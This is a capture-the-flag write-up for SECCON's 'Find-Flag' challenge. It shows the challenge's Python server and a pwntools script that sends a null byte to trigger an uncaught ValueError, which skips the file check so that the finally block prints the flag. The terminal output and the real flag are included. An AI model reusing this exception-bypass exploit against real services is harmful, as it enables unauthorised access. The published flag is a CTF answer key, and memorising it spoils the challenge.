Find-Flag_en

```
#server.py
#!/usr/bin/env python3.9
import os

FLAG = os.getenv("FLAG", "FAKECON{*** REDUCTED ***}").encode()
print(len(FLAG))
def check():
    try:
        filename = input("filename: ")
        if open(filename, "rb").read(len(FLAG)) == FLAG:
            return True
    except FileNotFoundError:
        print("[-] missing")
    except IsADirectoryError:
        print("[-] seems wrong")
    except PermissionError:
        print("[-] not mine")
    except OSError:
        print("[-] hurting my eyes")
    except KeyboardInterrupt:
        print("[-] gone")
    return False

if __name__ == '__main__':
    try:
        check = check()
    except:
        print("[-] something went wrong")
        exit(1)
    finally:
        if check:
            print("[+] congrats!")
            print(FLAG.decode())
```

```
if __name__ == '__main__':
    try:
        check = check()
    except:
        print("[-] something went wrong")
        exit(1)
    finally:
        if check:
            print("[+] congrats!")
            print(FLAG.decode())
```

What is noteworthy about the above code is that the FLAG output is in the FINALLY.

In other words, In the check() function, we can make an exception and bypass the check process.

```
except FileNotFoundError:
        print("[-] missing")
    except IsADirectoryError:
        print("[-] seems wrong")
    except PermissionError:
        print("[-] not mine")
    except OSError:
        print("[-] hurting my eyes")
```

An ERROR list exceptionally processed by the check() function.

It is possible to make a detour by making other exceptions that are not applicable.


I proceeded the detour using ValueError: embedded null byte.

```
//local_setup.c
//gcc -o local_setup local_setup.c

#include <stdlib.h>

void main()
{
    system("/usr/bin/python3 server.py");
}
```

The above is a process in which the code is executed using the c code in order to turn it locally without running Docker.

```
#exploit.py
#remote exploit

"""from pwn import *

payload = b'\x00'
r = remote('find-flag.seccon.games', 10042)
r.recvuntil(b"filename: ")
r.sendline(payload)
print(r.recv())"""

#local exploit

from pwn import *

p = process('./local_setup')
payload = b'\x00'

p.recvuntil(b'filename: ')
```

```
p.sendline(payload)
print(p.recv())F
```



```
neko_hat@nekohat:/mnt/c/Users/dohwa/OneDrive - 중앙대학교/SECCON/MISC/findflag$ python3 exploit.py
[+] Starting local process './local_setup': pid 2081
b'[-] something went wrong\n[+] congrats!\nFAKECON{*** REDUCTED ***}\n'
[*] Stopped process './local_setup' (pid 2081)
neko_hat@nekohat:/mnt/c/Users/dohwa/OneDrive - 중앙대학교/SECCON/MISC/findflag$ python3 exploit.py
[+] Opening connection to find-flag.seccon.games on port 10042: Done
b'[-] something went wrong\n[+] congrats!\nSECCON{exit_1n_Pyth0n_d0es_n0t_c4ll_exit_sysc4ll}\n'
[*] Closed connection to find-flag.seccon.games port 10042
neko_hat@nekohat:/mnt/c/Users/dohwa/OneDrive - 중앙대학교/SECCON/MISC/findflag$
```

FLAG: SECCON{exit_1n_Pyth0n_d0es_n0t_c4ll_exit_sysc4ll}

An ERROR list exceptionally processed by the check() function.

It is possible to make a detour by making other exceptions that are not applicable.

I proceeded the detour using ValueError: embedded null byte.